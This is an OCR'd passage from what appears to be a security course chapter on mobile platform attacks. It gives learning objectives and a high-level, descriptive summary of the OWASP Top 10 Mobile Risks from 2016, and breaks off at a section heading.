
- Understand mobile platform attack vectors
- Explain how to hack Android OS
- Explain how to hack iOS
- Understand the importance of mobile device management (MDM)
- Adopt various mobile security countermeasures
- Use various mobile security tools

LO#01: Explain Mobile Platform Attack Vectors

Mobile Platform Attack Vectors

Mobile security is becoming increasingly challenging with the emergence of complex attacks that use multiple attack vectors to compromise mobile devices. These security threats exploit critical data as well as financial information and other details of mobile users and may also damage the reputation of mobile networks and organizations.

This section discusses vulnerable areas in the mobile business environment, the OWASP top 10 mobile risks, the anatomy of mobile attacks, mobile attack vectors, associated vulnerabilities and risks, security issues arising from app stores, app sandboxing issues, mobile spam, pairing mobile devices on open Bluetooth and Wi-Fi connections, and other mobile attacks.



Vulnerable Areas in Mobile Business Environment

- Smartphones offer **broad Internet** and **network connectivity** via different channels, such as 3G/4G/5G, Bluetooth, Wi-Fi, and wired computer connections
- Security threats may arise in different places along these channels during **data transmission**

Vulnerable Areas in Mobile Business Environment

Source: *https://www.ibm.com*

Smartphones are being widely used for both business and personal purposes. Thus, they are a treasure trove for attackers who seek to steal corporate or personal data. Security threats to mobile devices have increased because of the increase in Internet connectivity, the use of commercial and other applications, different methods of communication, and so on. Apart from the security threats that are specific to mobile devices, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, networks, etc.

Nowadays, smartphones offer Internet and network connectivity via various channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or a wired computer connection. Security threats may arise at different places along these paths during data transmission.

OWASP Top 10 Mobile Risks - 2016

- **M1** Improper Platform Usage
- **M2** Insecure Data Storage
- **M3** Insecure Communication
- **M4** Insecure Authentication
- **M5** Insufficient Cryptography
- **M6** Insecure Authorization
- **M7** Client Code Quality
- **M8** Code Tampering
- **M9** Reverse Engineering
- **M10** Extraneous Functionality

https://owasp.org

OWASP Top 10 Mobile Risks - 2016

Source: *https://owasp.org*

According to OWASP, the following are the top 10 mobile risks:

- **M1—Improper Platform Usage**

  This category covers the misuse of a platform feature or the failure to use platform security controls. It includes Android intents, platform permissions, and the misuse of Touch ID, Keychain, or some other security control that is part of the mobile device's OS. There are several ways in which mobile apps can be exposed to this risk.

- **M2—Insecure Data Storage**

  Insecure data storage vulnerability arises when development teams assume that users and malware will not have access to a mobile device's file system and subsequently to sensitive information in the device's data stores. "Jailbreaking" or rooting a mobile device bypasses encryption protection mechanisms. OWASP recommends analyzing platforms' data security application programming interfaces (APIs) and calling them appropriately.

  Unintended data leakage occurs when a developer unintentionally places sensitive data in a location on the mobile device that is easily accessible by other apps on the device. Such leakage is normally caused by vulnerabilities in the OS, frameworks, compiler environment, new hardware, and so on without a developer's knowledge. It is a significant threat to the OS, platforms, and frameworks; thus, it is important to understand how they handle features such as URL caching, browser cookie objects, and HTML5 data storage.

- **M3—Insecure Communication**

  This category covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, and so on. Such flaws expose an individual user's data and can lead to account theft. If the adversary intercepts an admin account, the entire site could be exposed. A poor Secure Socket Layer (SSL) setup can also facilitate phishing and man-in-the-middle (MITM) attacks.

- **M4—Insecure Authentication**

  This category captures notions of authenticating the end user or bad session management such as

  - Failing to identify the user when it is required
  - Failure to maintain the user's identity when it is required.
  - Weaknesses in session management.

- **M5—Insufficient Cryptography**

  The code applies cryptography to a sensitive information asset. However, cryptography is insufficient in some ways. This category covers issues in which cryptography is attempted but not performed correctly. This vulnerability will result in the unauthorized retrieval of sensitive information from the mobile device. To exploit this weakness, an adversary must successfully convert encrypted code or sensitive data into its original unencrypted form due to weak encryption algorithms or flaws in the process of encryption.

- **M6—Insecure Authorization**

  This category captures failures in authorization (e.g., authorization decisions on the client side and forced browsing). It is distinct from authentication issues (e.g., device enrolment and user identification).

  When an app does not authenticate users at all in a situation where it should (e.g., granting anonymous access to some resource or service when authenticated and authorized access is required), then it is an authentication failure and not an authorization failure.

- **M7—Client Code Quality**

  This category covers "Security Decisions via Untrusted Inputs" and is one of the less frequently used categories. It is the catch-all for code-level implementation problems in the mobile client, which are distinct from server-side coding mistakes. It captures buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that is running on the mobile device. Most exploitations that fall into this category result in foreign code execution or DoS on remote server endpoints (and not the mobile device itself).

- **M8—Code Tampering**

  This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification.

  Once an application is delivered to a mobile device, its code and data resources are resident on the device. An attacker can directly modify the code, change the memory contents dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. Thus, the attacker can directly subvert the intended use of the software for personal or monetary gain.


- **M9—Reverse Engineering**

  This category includes the analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA, Hopper, otool, and other binary inspection tools give the attacker insights into the inner workings of the application. Thus, he/she may exploit other nascent vulnerabilities in the application and uncover information about backend servers, cryptographic constants and ciphers, and intellectual property.

- **M10—Extraneous Functionality**

  Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example involves the disabling of two-factor authentication during testing.

  Typically, an attacker seeks to understand extraneous functionality within a mobile app to discover hidden functionality in the backend systems. Attackers will typically exploit such extraneous functionality directly from their own systems without any involvement by the end users.



Anatomy of a Mobile Attack

